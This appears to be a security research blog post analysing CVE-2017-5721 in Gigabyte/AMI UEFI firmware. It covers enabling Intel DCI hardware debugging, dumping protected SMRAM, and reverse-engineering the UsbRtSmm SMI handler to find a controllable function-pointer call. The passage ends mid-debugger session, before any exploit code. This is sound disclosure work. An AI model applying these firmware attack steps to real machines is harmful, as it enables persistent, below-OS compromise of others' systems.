(https://embedi.com)

Home (https://embedi.com) / Blog (https://embedi.com/blog) / Research (https://embedi.com/blog/categories/research/) / UEFI BIOS holes. So Much Magic. Don't Come Inside.

Categories:

> Analytics (https://embedi.com/blog/categories/analytics/)

> Research (https://embedi.com/blog/categories/research/)

Tags:

#ATM (https://embedi.com/blog/tags/atm/) #CISCO (https://embedi.com/blog/tags/cisco/) #cybersecurity (https://embedi.com/blog/tags/cybersecurity/)

#D-Link (https://embedi.com/blog/tags/d-link/) #DJI (https://embedi.com/blog/tags/dji/) #exploitation (https://embedi.com/blog/tags/exploitation/)

#firmware-security (https://embedi.com/blog/tags/firmware-security/) #hardware (https://embedi.com/blog/tags/hardware/)

#hijacking (https://embedi.com/blog/tags/hijacking/) #intel (https://embedi.com/blog/tags/intel/) #Microsoft (https://embedi.com/blog/tags/microsoft/)

#mobile (https://embedi.com/blog/tags/mobile/) #Office (https://embedi.com/blog/tags/office/) #RCE (https://embedi.com/blog/tags/rce/)

#router (https://embedi.com/blog/tags/router/) #SCADA (https://embedi.com/blog/tags/scada/) #vulnerabilities (https://embedi.com/blog/tags/vulnerabilities/)


Popular articles:

Killchain of IoT Devices. Part 2 (https://embedi.com/blog/killchain-iot-devices-part-2/)

Killchain of IoT Devices. Part 1 (https://embedi.com/blog/killchain-iot-devices-part-1/)

24 October, 2017

UEFI BIOS holes. So Much Magic. Don't Come Inside.



Category: Research (https://embedi.com/blog/categories/research/)
Tags: #firmware security (https://embedi.com/blog/tags/firmware-security/), #vulnerabilities (https://embedi.com/blog/tags/vulnerabilities/)

Download whitepaper (PDF 878 KB) (https://embedi.com/download/302/)

Download whitepaper (PDF 16 MB) (https://embedi.com/download/306/)

Introduction

In recent years, embedded software security has become a red-hot topic, attracting the attention of high profile security researchers from all around the globe. However, the quality of code is still far from perfect as long as its security is considered. For instance, the CVE-2017-5721 SMM Privilege Elevation vulnerability in the firmware could affect such scope of vendors like Acer, ASRock, ASUS, Dell, HP, GIGABYTE, Lenovo, MSI, Intel, and Fujitsu. This white paper is intended to describe how to detect a vulnerability in a motherboard firmware with the help of the following tools:

- Intel DAL
- UEFITool
- CHIPSEC
- RWEverything

and how to bypass the patch that fixes this vulnerability.

For those readers who need some background information, here is the list of helpful additional materials:

1. Advanced x86: Introduction to BIOS & SMM (http://opensecuritytraining.info/IntroBIOS.html) (John Butterworth)
2. Training: Security of BIOS/UEFI System Firmware from Attacker and Defender Perspectives (https://github.com/advanced-threat-research/firmware-security-training) (Advanced Threat Research, McAfee/Intel)
3. Attacking and Defending BIOS in 2015 (http://www.intelsecurity.com/advanced-threat-research/content/AttackingAndDefendingBIOS-RECon2015.pdf) (Advanced Threat Research, McAfee/Intel)
4. UEFI Firmware Rootkits: Myths and Reality (https://www.blackhat.com/docs/asia-17/materials/asia-17-Matrosov-The-UEFI-Firmware-Rootkits-Myths-And-Reality.pdf) (Alex Matrosov and Eugene Rodionov)
5. Essential information on the CVE-2017-5721 SMM Privilege Elevation vulnerability can be found by the following link: https://security-center.intel.com/advisory.aspx?intelid=INTEL-SA-00084&languageid=en-fr (https://security-center.intel.com/advisory.aspx?intelid=INTEL-SA-00084&languageid=en-fr)

Preliminary stage of the research

Making a showcase stand

To make a showcase, we used the GA-Q170M-D3H motherboard (https://www.gigabyte.com/Motherboard/GA-Q170M-D3H-rev-10#sp) with Intel Q170 Express chipset. The motherboard turned out to be a perfect choice for the research, due to the following reasons:

- Firmware updates are available as a binary image. Therefore, there is no need for users to burden themselves with extracting firmware parts from .exe files, in contrast with some other vendors' devices. Note: In the scope of the research, we used the latest available firmware version – F22 (http://download.gigabyte.eu/FileList/BIOS/mb_bios_ga-q170-d3h_f22.zip).
- The firmware is based on AMI BIOS Aptio V widely used by motherboard and laptop manufacturers.
- It is possible to enable the Intel Direct Connect Interface.

The most obvious question that may come to a reader's mind here is: "What is the Intel Direct Connect Interface?" In a nutshell, the Intel Direct Connect Interface (the DCI) is a technology that allows low-level processor debugging without putting much effort in the process. The only thing needed to debug a target system is the Intel Skylake processor (6th gen. or higher) and USB 3.0 Debugging Cable (https://www.datapro.net/products/usb-3-0-super-speed-a-a-debugging-cable.html), and, of course, USB 3.0 ports in both host and target systems. To operate with the interface one can use the Intel DFx Abstraction Layer (DAL) application available as a part of the Intel System Studio (https://software.intel.com/en-us/system-studio/2017) trial version. For more details, see "Intel DCI Secrets" (https://conference.hitb.org/hitbsecconf2017ams/materials/D2T4{69c90e256be360ad980ca26f621f2003f22fc8a173440dabd89573a4d6bbc248}20-{69c90e256be360ad980ca26f621f2003f22fc8a173440dabd89573a4d6bbc248}20Maxim{69c90e256be360ad980ca26f621f2003f22fc8a173440dabd89573a4d6bbc248}20Gor
{69c90e256be360ad980ca26f621f2003f22fc8a173440dabd89573a4d6bbc248}20Intel{69c90e256be360ad980ca26f621f2003f22fc8a173440dabd89573a4d6bbc248}20DCI{6

It is also necessary to install a CPU on the motherboard. The motherboard used in the scope of the research was equipped with Intel Core i3-6320. Of course, the DRAM is also needed to be installed. The assembled showcase stand looked this way (see Fig. 1).




Fig. 1. Showcase stand


As you can see on the picture, we have unsoldered the SPI flash memory (which stores the motherboard’s firmware) and put it into SOIC8 adapter. Hence, if we occasionally “brick” the system we would be able to recover the original firmware image using the hardware programmer.

Enabling Intel DCI on a target system

There are two ways to turn on DCI: the first one is simple, the other is difficult, which is quite obvious.

Enabling Intel DCI. The easy way

If your system is based on System on Chip (SoC), you must be able to enable DCI using the BIOS Setup (see Fig. 2).




```
                              Miscellaneous Configuration

  Miscellaneous Configuration                                   When DCI is Enabled, it is
  High Precision Timer           <Enable>                       taken as user consent to
  8254 Clock Gating              <Disable>                      enable the DCI which allows
  State After G3                 <S0 State>                     debug over the USB3
  Power Button Debounce Mode     <Enable>                       interface. When Disabled,
  Board Clock Spread Spectrum    <Disable>                      the host control is not
  UART Interface Selection       <Internal UART>                enabling DCI feature.
  Wake On Lan                    <Disable>
  BIOS Lock                      <Enabled>
  RTC Lock                       <Enabled>
  Flash Protection Range         <Enabled>
  Registers (FPRR)
  TCO Lock                       <Disabled>
  DCI enable (HDCIEN)            <Enabled>
  GPIO Lock                      <Disabled>

  LPSS Devices Configuration
  Bluetooth Device               <Disabled>
  Codec Device - INT343A Setting <Enable>
  Codec Device - INT34C1 Setting <Disable>
  NFC Device - NXP1001 Setting   <Enable>                                                  H

                                 F3=Reset to Defaults           F4=Save
   =Move Highlight               <Enter>=Select Entry           Esc=Exit
CTRL-A Z for help | 115200 8N1 | NOR | Minicom 2.7 | VT102 | Offline | ttyUSB0
```

Fig. 2. Enabling DCI in BIOS Setup

Another option is to use the INTEL-SA-00073 vulnerability that some motherboards have. This vulnerability allows enabling the DCI right from a target platform by writing just one byte to memory.

It turned out that GA-Q170M-D3H has no option to enable the DCI in BIOS Setup. In such a case it is worth using PCH Private Configuration Space while the system is running (see Fig. 3).

DCI Control Register (ECTRL) — Offset 4h



Acces Method

Type: MSG Register (Size: 32 bits) **Device Function:**


Default: 0h

```
3   2   2   2   1   1   8   4   0
1   8   4   0   6   2
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
                R                               H   RSVD
                S                               D
                V                               C
                D                               I
                                                E
                                                N
```

Bit Range	Default & Access	Field Name (ID): Description
31:5	0h RO	Reserved
4	0h RW/L	Host DCI Enable (HDCIEN): 0= Disable DCI 1=Enable DCI This bit resides in the RTC well and is only reset by RTCRST#. This bit is cleared by writing a 0 to it; writing a one has no effect.
3:0	0h RO	Reserved

Fig. 3. Enabling DCI with PCH Private Configuration Space

According to the documentation, the DCI activation is conducted by toggling the fourth bit of the ECTRL register. The bit is located in memory at SBREG_BAR + (0xB8 << 0x10) + 4. The showcase had installed Windows 10 Enterprise, that is why the RW-Everything tool was used. Unfortunately, it was not possible to enable the DCI with the help of the fourth bit, while the eighth one is set to value 1. By practical consideration, it was found out that the eighth bit stands for “Locked”, which hinders the DCI during the system operation. Nonetheless, if a system register is empty, there are all chances to enable the debugging interface without any difficulties (see Fig. 4).




```
Address = 00000000FDB80004

0     03020100   07060504   0B0A0908   0F0E0D0C     0 1 2 3 4 5 6 7 8 9 A B C D E F
00
10
20
30
40
50

Memory 00000000FDB80004
31 30 29 28 27 26 25 24 23 22 21 20 19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0
 0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0 0 1 0 0 0 0 0 0 0 0
          00                      00                      01                 00
```

Fig. 4. RW-Everything tool

Enabling DCI. The difficult way

The DCI can be enabled by changing default settings of BIOS or PCH Straps (held inside the firmware image) with Intel Flash Image Tool. After that, it is necessary to rebuild the image and flash it to the SPI flash memory.

Here, one needs to use a hardware programmer to upload a modified firmware. It is possible to make the required changes by using the AMIBCP utility (actually, this soft is distributed by AMI only to their customers (OEMs), but it is not hard to find some versions on the Internet for using them solely in test purposes). The utility gives an opportunity to change default values of different settings hidden from a user in BIOS setup. To do this open the “Q170MD3H.F22” file in the AMIBCP utility and find Control Group Structures with the names “Debug Interface” and “Direct Connect Interface” (see Fig. 5).



```
Setup
  M.I.T.
  Channel C Memory Sub Timin
  Channel D Memory Sub Timir
  System
  Peripherals
  Intel RC ACPI Settings
  CPU Configuration
  Power & Performance
  PCH-FW Configuration
  Thermal Configuration
  Platform Settings
  Realsense 3D Camera Setting
  RTD3 settings
  OverClocking Performance M
  Intel ICC
  ACPI Settings
  Demo Board
  SMART Settings
  Serial Port 1 Configuration
  Serial Port 2 Configuration
  Parallel Port Configuration
```

Handle	Control Group Structures	Show	Access/Use	Failsafe	Optimal
(0769)	Hardware Prefetcher	Yes	Default	Enabled	Enabled
(076B)	Adjacent Cache Line Prefetch	Yes	Default	Enabled	Enabled
(076D)	Intel (VMX) Virtualization Technol...	Yes	Default	Enabled	Enabled
(0744)	PECI	Yes	Default	Enabled	Enabled
(0763)	Active Processor Cores	Yes	Default	All	All
(0952)	Execute Disable Bit	Yes	Default	Enabled	Enabled
(0954)	Limit CPUID Maximum	Yes	Default	Disabled	Disabled
(0750)	Hyper-Threading	Yes	Default	Enabled	Enabled
(0752)	BIST	Yes	Default	Disabled	Disabled
(0754)	JTAG C10 Power	Yes	Default	Disabled	Disabled
(0756)	AP threads Idle Manner	Yes	Default	MWAIT Loop	MWAIT Loop
(0758)	AP threads Handoff Manner	Yes	Default	MWAIT Loop	MWAIT Loop
(075D)	AES	Yes	Default	Enabled	Enabled
(075F)	MachineCheck	Yes	Default	Enabled	Enabled
(0761)	MonitorMWait	Yes	Default	Enabled	Enabled
(076F)	Intel Trusted Execution Technology	Yes	Default	Disabled	Disabled
(0771)	Alias Check Request	Yes	Default	Disabled	Disabled
(073E)	DPR Memory Size (MB)	Yes	Default	0	4
(08E7)	Reset AUX Content	Yes	Default	no	no
(08DD)	Flash Wear Out Protection	Yes	Default	Disabled	Disabled
(08E5)	Current Debug Interface Status	Yes	Default		
(08DF)	Debug Interface	Yes	Default	Disabled	Disabled
(08E3)	Direct Connect Interface	Yes	Default	Disabled	Disabled
(08E1)	Debug Interface Lock	Yes	Default	Enabled	Enabled
(0925)	Processor trace memory allocation	Yes	Default	Disabled	Disabled

Fig. 5. AMIBCP utility

The process of activating the settings comes down to changing “Failsafe” and “Optimal” to the “Enabled” values. Then save a new firmware image. This way a modified firmware would be ready. The only thing left is to upload this new firmware to the SPI flash memory in whichever convenient way. Thus, it will be possible to initiate debugging.

If the interface is successfully activated and the target system is started, a new device "Intel USB Native Debug Class Devices" will appear in the host system (see Fig. 6).



Intel DCI Transports(USB-Based)
Intel USB Native Debug Class Devices

Fig. 6. A new device appeared in the host system

Main stage of the research

Setting Intel DFx Abstraction Layer

The default Intel DAL installation catalog is "C:\Intel\DAL". It contains the "ConfigConsole.exe" utility. In "ConfigConsole.exe" it is necessary to specify a corresponding Topology Config, which is "SKL_SPT_OpenDCI_Dbc_Only_ReferenceSettings", because the target platform consists of Skylake (SKL) and 100-series chipset (Sunrise Point, SPT). While the debugging interface consists of USB 3.0 debugging cable only, it is required to set the Intel DAL so that it works with nothing but JTAG pins. Otherwise, it will be merely impossible to halt a processor. The Intel DAL supports startup scripts, which will be executed if the "dalstartup.py" file is created in the application catalog. The script will be executed when the debugging console is started.

```
import itpii
itp = itpii.baseaccess()
# When running using JTAG Only Mode enabled, the PREQ, PRDY, DBR and RESET
# pins are considered off, and PowerGood is considered on. We also enable
# TAP based break detection, and and start to poll for probe mode entry.
# Triggered scans are disabled and memory scan delays are put into place.
itp.jtagonlymode(0, True)
```

After all the required actions have been performed, it is worth trying to start "PythonConsole.cmd" (you see it right: the console is designed as a python shell) and to halt the processor cores after the initialization, just to make sure it is operable.

```
Registering MasterFrame...
Registered C:\Intel\DAL\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9114.100 Built 3/29/2017 against rev ID 482226 [1714]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8669, Python.NET 2.0.18, pyreadline 2.0.1
  DCI: Target connection has been established
  DCI: Transport has been detected
  Target Configuration: SKL_SPT_OpenDCI_Dbc_Only_ReferenceSettings
  Note: Target reset has occurred
  Note: Power Restore occurred
  Note: The 'coregroupsactive' control variable has been set to 'GPC'
Using SKL_SPT_OpenDCI_Dbc_Only_ReferenceSettings
Successfully imported "C:\Intel\DAL\dalstartup"
>>? itp.halt()
  [SKL_C0_T0] MWAIT C1 B break at 0x10:FFFFF80913FE1348 in task 0x0040
  [SKL_C0_T1] MWAIT C1 B break at 0x10:FFFFF80913FE1348 in task 0x0040
  [SKL_C1_T0] MWAIT C1 B break at 0x10:FFFFF80913FE1348 in task 0x0040
  [SKL_C1_T1] MWAIT C1 B break at 0x10:FFFFF80913FE1348 in task 0x0040
>>>
```

For more information about commands read the Intel guide that can be found by the following path: C:\Intel\DAL\Docs\PythonCLIUsersGuide.pdf

Getting System Management RAM dump

The SMRAM memory dump can provide plenty of information useful for vulnerability detection in UEFI BIOS because most UEFI structures have unique signatures, which enables memory forensic. However, having high privileges, the SMRAM memory range is protected from being accessed from an OS. Nonetheless, it is no difficulty at all if one can manipulate with processor's level debugger.

To start SMRAM dumping, we need to know where it is located. Here, CHIPSEC framework (https://github.com/chipsec/chipsec) may come in handy. The framework is the perfect choice for operating with hardware due to its rich functionality. As it can be seen, the code below can be used to easily get the SMRAM address range:

```
In [5]: import chipsec.chipset

In [6]: cs = chipsec.chipset.cs()
  ...: cs.init(None, True, True)
  ...:

WARNING: *******************************************************************
WARNING: Chipsec should only be used on test systems!
WARNING: It should not be installed/deployed on production end-user systems.
WARNING: See WARNING.txt
WARNING: *******************************************************************

[CHIPSEC] API mode: using CHIPSEC kernel module API

In [7]: SMRAM = cs.cpu.get_SMRAM()

In [8]: hex(SMRAM[0])
Out[8]: ‘0xbd000000L’

In [9]: hex(SMRAM[1])
Out[9]: ‘0xbd7fffffL’
```

To obtain access to SMRAM via the DCI, it is necessary to set up the breakpoint that would work while SMM is being entered, and then to simulate the Software System Management Interrupt call (SW SMI) by writing in port 0xb2. In debugging console, it looks the following way:

```
>>? itp.halt()
  [SKL_C0_T0] MWAIT C1 B break at 0x10:FFFFF8055F1A1348 in task 0x0040
  [SKL_C0_T1] MWAIT C1 B break at 0x10:FFFFF8055F1A1348 in task 0x0040
  [SKL_C1_T0] MWAIT C1 B break at 0x10:FFFFF8055F1A1348 in task 0x0040
  [SKL_C1_T1] MWAIT C1 B break at 0x10:FFFFF8055F1A1348 in task 0x0040
>>> itp.cv.smmentrybreak=1
>>> itp.threads[0].port(0xb2, 0)
>>> itp.go()
>>? [SKL_C0_T0] SMM Entry break at 0xC600:0000000000008000 in task 0x0040
  [SKL_C0_T1] SMM Entry break at 0xC680:0000000000008000 in task 0x0040
  [SKL_C1_T0] SMM Entry break at 0xC700:0000000000008000 in task 0x0040
  [SKL_C1_T1] SMM Entry break at 0xC780:0000000000008000 in task 0x0040
>>?
```

Now, with the processor entered in the SMM mode, it is possible to access the protected memory.

```
>>> itp.threads[0].memsave(‘smram.bin’, ‘0xbd000000P’, ‘0xbd7fffffP’, True)
  Due to the requested amount of memory (8388608 bytes), this command will take a while to execute.
  Due to the requested amount of memory (8388608 bytes), this command will take a while to execute.
>>>
```

So, getting full dump recorded in the “.bin” file is only a matter of seconds.


We can use the smram_parse.py (https://github.com/Cr4sh/smram_parse) script to analyze the dump. The point of interest here is Software SMI handlers, which is the most widely used UEFI BIOS attack vector. The script helps to get all the necessary information related to the SW SMI handlers:

```
SW SMI HANDLERS:

0xbd465c10: SMI = 0x28, addr = 0xbd463a3c, image = PowerMgmtSmm
0xbd59dc10: SMI = 0x56, addr = 0xbd59bb14, image = CpuSpSMI
0xbd59db10: SMI = 0x57, addr = 0xbd59bc88, image = CpuSpSMI
0xbd541d10: SMI = 0x62, addr = 0xbd574004, image = GenericComponentSmmEntry *
0xbd541b10: SMI = 0x65, addr = 0xbd575024, image = GenericComponentSmmEntry *
0xbd541a10: SMI = 0x63, addr = 0xbd5753a0, image = GenericComponentSmmEntry *
0xbd541910: SMI = 0x64, addr = 0xbd575a18, image = GenericComponentSmmEntry *
0xbd541810: SMI = 0xb2, addr = 0xbd575fa4, image = GenericComponentSmmEntry *
0xbd541110: SMI = 0xb0, addr = 0xbd537c28, image = NbSmi *
0xbd542910: SMI = 0xbb, addr = 0xbd52ed04, image = SbRunSmm
0xbd542210: SMI = 0xa0, addr = 0xbd525ce4, image = AcpiModeEnable
0xbd542010: SMI = 0xa1, addr = 0xbd525dd0, image = AcpiModeEnable
0xbd524b10: SMI = 0x55, addr = 0xbd5114d0, image = SmramSaveInfoHandlerSmm
0xbd4e6a10: SMI = 0x43, addr = 0xbd4e5360, image = AhciInt13Smm *
0xbd4e6810: SMI = 0x44, addr = 0xbd4e07bc, image = MicrocodeUpdate *
0xbd4e6610: SMI = 0x41, addr = 0xbd4dc9b8, image = OA3_SMM *
0xbd4e6510: SMI = 0xdf, addr = 0xbd4dab54, image = OA3_SMM
0xbd4e6410: SMI = 0xef, addr = 0xbd4d89e0, image = SmiVariable
0xbd4e6310: SMI = 0x90, addr = 0xbd4d42dc, image = BiosDataRecordSmi *
0xbd4cec10: SMI = 0x61, addr = 0xbd4cfde0, image = CmosSmm
0xbd4ce510: SMI = 0x42, addr = 0xbd4c4cd0, image = NvmeSmm
0xbd4ce110: SMI = 0x26, addr = 0xbd4ac32c, image = Ofbd *
0xbd497c10: SMI = 0x20, addr = 0xbd4929bc, image = SmiFlash *
0xbd497b10: SMI = 0x21, addr = 0xbd4929bc, image = SmiFlash *
0xbd497a10: SMI = 0x22, addr = 0xbd4929bc, image = SmiFlash *
0xbd497910: SMI = 0x23, addr = 0xbd4929bc, image = SmiFlash *
0xbd497810: SMI = 0x24, addr = 0xbd4929bc, image = SmiFlash *
0xbd497710: SMI = 0x25, addr = 0xbd4929bc, image = SmiFlash *
0xbd497410: SMI = 0x35, addr = 0xbd48fe24, image = TcgSmm
0xbd472f10: SMI = 0x31, addr = 0xbd474ca8, image = UsbRtSmm
0xbd472b10: SMI = 0xbf, addr = 0xbd46ea48, image = CrbSmi
0xbd472710: SMI = 0x01, addr = 0xbd46d5e0, image = PiSmmCommunicationSmm
0xbd472010: SMI = 0x50, addr = 0xbd4671d4, image = SmbiosDmiEdit
0xbd465f10: SMI = 0x51, addr = 0xbd4671d4, image = SmbiosDmiEdit
0xbd465e10: SMI = 0x52, addr = 0xbd4671d4, image = SmbiosDmiEdit
0xbd465d10: SMI = 0x53, addr = 0xbd4671d4, image = SmbiosDmiEdit
```

The data the script provides can also be used to find out memory addresses of the loaded SMM drivers. With this information, we can reverse-engineer the firmware modules mentioned above.

Detecting Software SMI handler vulnerability

According to the report compiled by the "smram_parse.py", the UsbRtSmm module contains the implementation of the SW SMI handler #0x31. In this kind of a situation, it is possible to use the UEFITool utility to extract the body of the UsbRtSmm (see Fig. 7).



```
▷ FD93F9E1-3C73-46E0-B7B8-2BBA3F718F6C      File      SMM module     TcgSmm
▷ C56EDB22-3D78-4705-A222-BDD6BD154DA0      File      SMM module     TpmClearOnRollbackSmm
◢ 04EAAAA1-29A1-11D7-8838-00500473D4EB      File      SMM module     UsbRtSmm
   MM dependency section                    Section   MM dependency
   PE32 image section                       Section   PE32 image
   UI section                               Section   UI
   Version section                          Section   Version
```

Fig. 7. Extracting UsbRtSmm body

In case of IDA Pro, it is possible to save much time by using the ida-efitools (https://github.com/djpohly/ida-efitools) script that helps to reverse engineer UEFI firmwares. The script will attempt to automatically define all the used UEFI structures and mark them in idb. The UsbRtSmm module is located at 0xBD473000, and the SW SMI handler (aka DispatchFunction) at 0xbd474ca8. Analysis of DispatchFunction provides the following information:

```
__int64 DispatchFunction()
{
 __int64 v0; // rbx@1
 unsigned __int8 *v1; // rdi@1
 unsigned __int8 v2; // al@7
 v0 = qword_BD48B460;
 v1 = *(unsigned __int8 **)(qword_BD48B460 + 30392);
 if ( v1 )
 {
  *(_QWORD *)(qword_BD48B460 + 30392) = 0i64;
 }
 else
 {
  if ( *(_BYTE *)(qword_BD48B460 + 8) & 0x10 )
   return 0i64;
  v1 = (unsigned __int8 *)*(_DWORD *)(16 * (unsigned int)v40E + 260);
  if ( sub_BD48AE24((__int64)v1) < 0 )
   return 0i64;
  *(_BYTE *)(v0 + 31477) = 1;
 }
 if ( !v1 )
  return 0i64;
 v2 = *v1;
 if ( !*v1 )
  goto LABEL_11;
 if ( v2 >= 0x20u && v2 <= 0x38u )
 {
  v2 -= 31;
  LABEL_11:
  ((void (__fastcall *)(unsigned __int8 *))off_BD473E30[(unsigned __int64)v2])(v1);
  v0 = qword_BD48B460;
 }
 if ( !*(_QWORD *)(v0 + 30392) )
  *(_BYTE *)(v0 + 31477) = 0;
 return 0i64;
}
```

As it is evident, DispatchFunction operates with the qword_BD48B460 pointer, the value of which is unknown during static analysis. In addition, there is some structure participating in the logic. The pointer to the structure can be found by computing [16 * [0x40e] + 260]. The 0x40e memory address (stores segment address of Extended BIOS Data Area) may be easily controlled by a user with kernel level privileges. All in all, the structure can be described as user controlled input. The sub_BD48AE24 function checks whether the acquired pointer intercepts the SMRAM region, and exits from the handler if the pointer does. It can also be seen that the first byte of the obtained structure is a number of a called subfunction. The total amount of these subfunctions is equal to 24. The most interesting one among them is the subfunction 14, located at 0xBD4760AC (for ease of analysis we called it subfunc_14):

```
int __fastcall subfunc_14(__int64 a1)
{
 __int64 v2; // rax@1

 LODWORD(v2) = sub_BD475F9C(
   *(200 * ((*(a1 + 11) - 16) >> 4) + qword_BD48B460 + 112 + 8i64 * *(a1 + 1) + 8),
   *(a1 + 3),
   (*(a1 + 15) + 3) & 0xFFFFFFFC);
 *(a1 + 2) = 0;
 *(a1 + 19) = v2;
 return v2;
}
```

The qword_BD48B460 appeared here as well and it is used to acquire another pointer in relation to it. After that, the acquired pointer is transferred to the sub_BD475F9C function.

```
int __fastcall sub_BD475F9C(int (__fastcall *a1)(_QWORD, _QWORD, _QWORD), _QWORD *a2, unsigned int a3)
{
 ...
 v3 = a3 >> 3;
 if ( v3 )
 {
  v4 = v3 - 1;
  if ( v4 )
  {
   v5 = v4 - 1;
   if ( v5 )
   { ... }
   else
   { result = (a1)(*a2, a2[1]); }
  }
  else
  { result = (a1)(*a2); }
 }
 else
 { result = (a1)(); }
 return result;
```

Here is “a little something” from the driver developer: the function calls another one to which the pointer refers. The thing is it can send up to 7 arguments! However, is it possible to control the pointer? In subfunc_14, the pointer is computed in relation to qword_BD48B460. The advantages that dynamic analysis grants help to learn the contents of the function:

```
>>? itp.halt()
  [SKL_C0_T0] MWAIT C1 B break at 0x10:FFFFF80DCAA31348 in task 0x0040
  [SKL_C0_T1] Halt Command break at 0x33:00007FFA8EBB5F84 in task 0x0040
  [SKL_C1_T0] MWAIT C1 B break at 0x10:FFFFF80DCAA31348 in task 0x0040
